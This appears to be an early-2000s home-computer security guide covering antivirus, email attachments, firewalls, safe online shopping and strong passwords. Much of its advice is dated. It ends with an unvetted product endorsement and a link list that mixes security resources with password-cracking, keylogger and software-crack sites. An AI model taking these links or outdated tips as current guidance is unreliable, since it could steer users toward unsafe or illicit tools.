Which steps do you need to take to help protect your data and computer from viruses?

1. Have you installed the Outlook E-mail Security Update ?

2. Do you already have antivirus software?

When you buy a new computer, make certain it has antivirus software pre-installed. If not, buy the software, install it, and activate it before you use your new computer. Purchase antivirus software. Antivirus software is available from a variety of vendors, including:

- McAfee
- Symantec (Norton)
- Computer Associates
- Trend Micro
- KasperSky

Register new antivirus software. When you register your new software, choose to be kept notified of product updates.

3. Get some of the best protection available from antivirus software.

Take advantage of options for automatic updates and scheduling routine

examination of your computer for the presence of infection.

Scan incoming e-mail and attachments. Practice good perimeter protection—scan files before you open them.

- Sign up for automatic updates with your antivirus vendor. Let the program help protect you by automatically updating the virus signature.

- Schedule weekly disk drive scans. Schedule your antivirus program to check your system while you sleep. It will have a report waiting for you in the morning.

Make sure it's working. Check the antivirus icon on your task bar regularly to make sure your software is active.

- Upgrade when you upgrade other programs. When you upgrade your computer's operating system or other software programs, get the latest version of your antivirus software, too.

- When you learn that a new virus is spreading, visit your antivirus vendor's site to learn about its behavior and what software products it affects.

How to know if your computer has a virus ?

Stay alert for these symptoms:

- Computer slows down. This could indicate unauthorized activity going on in the background.

- Very large amount of modem activity. If you have an external modem, you may notice the lights blinking excitedly when you are not actively using the computer, such as downloading a file. You could be supplying pirated software.

- Unusual behavior of your computer. Notice if applications are not operating correctly or if content in files appears scrambled.

What should you do if you get a virus ?

Taking aspirin won't help your computer! But you should act quickly to:

- Get the latest "virus signature file" from your antivirus vendor's Web site. For each new virus, antivirus vendors issue updates as inoculants against new viruses. Check for procedures to follow.

- Run your virus protection scan. It will find infected files automatically. It will advise whether it is able to remove viruses from every file or whether you should delete infected files.

- Inform anyone you may have infected. After you eradicate the virus from your system, inform those with whom you have shared files that they may be at risk from infection.

What Would You Like to Protect ?

Take action to help safeguard your privacy, help protect your computer software and data from damage or misappropriation by others, and help protect your children (and their friends) from objectionable content and contacts on the Internet.

Checklist for Assessing Risk

Evaluate the likelihood that a threat will affect you and the levels of risk you're willing to accept. How would you answer the following questions?

- Who uses your computer?

- Do young children or teenagers have unsupervised access to your computer?

- Do visitors or friends use your computer?

- How do you connect to the Internet?

- Are you always connected (using cable modem or DSL)?

- Does anyone shop, bank, pay bills, invest in stocks or mutual funds, or manage an IRA online?

While you need to be wary of fly-by-night Web merchants with too-good-too-be-true offers, online electronic security protocols and practices can make purchasing online safer than reading your credit card information over the phone. To help verify that the site is legitimate and takes steps to help protect your transactions:

- Click on the seals of approval links to verify their authenticity: TrustE, BBBOnline (the online version of the Better Business Bureau), and BizRate.com which uses a 10-point rating system to evaluate online retailers.

- Call the company on the phone and judge whether they sound legitimate.

- Read the privacy policy: what will they do with your personal information? If it's difficult to understand, move on.

- Learn how to tell if transactions are encrypted. Before you enter your credit card or personal information: check for "https" instead of "http" in the Address bar and for the "lock" icon at the bottom of your browser's screen on the taskbar.

Send and receive e-mail ?

Attachments are the most frequently used vehicle for spreading viruses. Just opening a message that contains a virus can unleash it. Take these precautions:

- Make sure you have installed Microsoft Outlook® E-mail Security Update for Outlook 2000 or Outlook 98 orthe e-mail client you are using.

- Do not open messages with attachments unless you know the sender. Delete them.

- Be wary of attachments forwarded to you even by names you

recognize. If you do decide to open attachment, save them first to your hard drive so your antivirus software can act on it.

- Check your security settings

- Keep your software up-to-date (antivirus and e-mail software)

If you are sending e-mail that you want kept private, encrypt it. Unencrypted e-mail messages are as private as a letter sent in an unsealed envelope.

Download or swap free files, such as music, video, pictures, or software programs (freeware)?

Downloading files from the Internet is fine—as long as you know what you're getting. But they can contain viruses or other dangerous intruders like worms or Trojan programs. Worms can "burrow" into your computer and duplicate themselves until they cause your computer to crash. Trojan horse programs are seemingly useful programs (like games or utilities) that act destructively when activated. This is especially a problem in peer-to-peer file sharing.

Before you download:

- Make sure the file has a digital signature

- Accept files only from individuals or companies you trust

How does a firewall help protect your computer ?

Firewalls help safeguard your computer by enforcing restrictions on incoming traffic. Firewalls can also help mask your computer's identity, so hackers' attempts to probe or scan your computer cannot return the type of information that makes it easy to invade.

Automate Your Maintenance Tasks

Computers are good at this! For example, if you are using Windows XP, Windows Me, or Windows 2000 SP3, you will receive automatic alerts about updates needed to help maintain security and improve operation; if you are using Windows 98, sign up to receive Critical Update Notifications. Contact your software vendors to see what automated services they provide.

What could someone do if they have your passwords?

Access information on your computer, such as your financial records, e-mail messages, stored lists of passwords, and private information.

¬ Open new accounts and buy, buy, buy.

¬ Change your mailing address, and have items they purchase (and bills) sent to them.

¬ Withdraw money from your bank.

- ¬ Buy or sell stocks.
- ¬ Apply for loans, including mortgages.
- ¬ Pretend to be you in online chats or other online activities, such as auctions.

Think of your password as if it were a key to your home and everything you own, including your reputation.

How Would You Know If Your Password Has Been Compromised?

You'll only know for sure that someone else is using your password to your online accounts, if you spot unusual activity in your accounts or if you don't receive a monthly bill or bank statement. If an identity thief changes the mailing address for your accounts, you may not know you have a problem until you get a phone call from a collections agency.

Checklist for Password Protection

Hackers use "dictionary" and other software tools that run rapidly through thousands of likely passwords, looking for easy marks. Help protect your security by using unlikely or strong passwords, managing your password

carefully, and monitoring your accounts.

What makes a password strong?

The challenge, of course, is creating a password that you can remember, but is hard for anyone else to guess.Make sure you create a password that::

Is at least seven characters in length, and the longer the better. (Passwords for Microsoft Windows® 2000 and Windows XP can be up to 128 characters long.)

- Includes upper and lower case letters, numerals, symbols
- Has at least one symbol character in the second through sixth position
- Has at least four different characters in your password (no repeats)
- Looks like a sequence of random letters and numbers

Make sure you DON’T :

- Don't use ANY PART of your logon name for your password
- Don't use any actual word or name in ANY language

¬ Don't use numbers in place of similar letters

¬ Don't reuse any portion of your old password

¬ Don't use consecutive letters or numbers like "abcdefg" or "234567"

Don't use adjacent keys on your keyboard like "qwerty"

Tip For Strong Passwords

Create a password from a phrase. Instead of using a memorable word, choose a memorable event in your life and convert it to a secret code. For example:

Using first letters: "I went to Ft. Lauderdale in 85!" would translate to: IwtF.Li85!

Using last letters, and reversing capitals: iTOT.eN85+

Monitor your accounts, your credit, and your reputation

To make sure someone isn't having fun pretending to be you:

- Review your accounts online frequently to spot transactions you didn't authorize, such as online credit card charges, mutual fund transfers, bank account withdrawals.

- Review monthly statements you receive in the mail for unauthorized activity.

- Call an account if you don't receive a monthly statement in the mail.

- Get a credit check annually to see if anyone has opened a new account in your name.

Configure Your Security Settings

What levels of security are right for you? You can adjust (or configure) your settings in most software programs.

From the task bar, click on the Tools menu, click Options to display the Options dialog box. Select the Security or Privacy tabs to review your settings. For guidance, start with the program's Help menu.

Which Softwares you Should use To Protect Your PC ?

Hacker eliminator is a very good software. You can download it from

www.hacker-eliminator.com

This is the best software to protect your computer from hacker, virus, torjan, worms, and from any hacking attack. Here is the picture of this software.

I will suggest you to install McAfee Anti virus on your computer. Download the software from the site:

http://us.mcafee.com

These two softwares are the best software to protect yourself from any virus, worms, & hacking attacks. At least install these two software on your PC.

Reference WebSites

www.hackersclub.com

www.crosswinds.net/

www.securityfocus.com

www.packetstorm.securify.com

www.securityfocus.com

www.lastbit.com/

www.cracker-toolz.cjb.net

www.anythingemail.com

wwww.passwordtools.com

www.invisiblekeylogger.com

www.crackpassword.com

www.findpassword.com/
www.x0n3-h4ck.org
http://www.geocities.com/hackforce07
www.insecure.org
www.rnsys.net
http://www.phrack.org
www.adm.freelsd.net
http://www.synnergy.net/
www.packetstormsecurity.org
http://www.insecure.org/
http://www.cultdeadcow.com/
http://www.thehackerschoice.com/
http://www.summercon.org/
http://www.eff.org/
http://www.experts-exchange.com
http://www.sofotex.com/
www.first.org
http://www.cracks.am
http://www.spytechs.com
http://www.woodys-software.com
www.CodeBrain.com
www.BrainCode.com
www.CodeBelly.com

www.crackhell.com

http://www.hackology.com

http://www.hacker-industries.com

http://www.hacking-software.com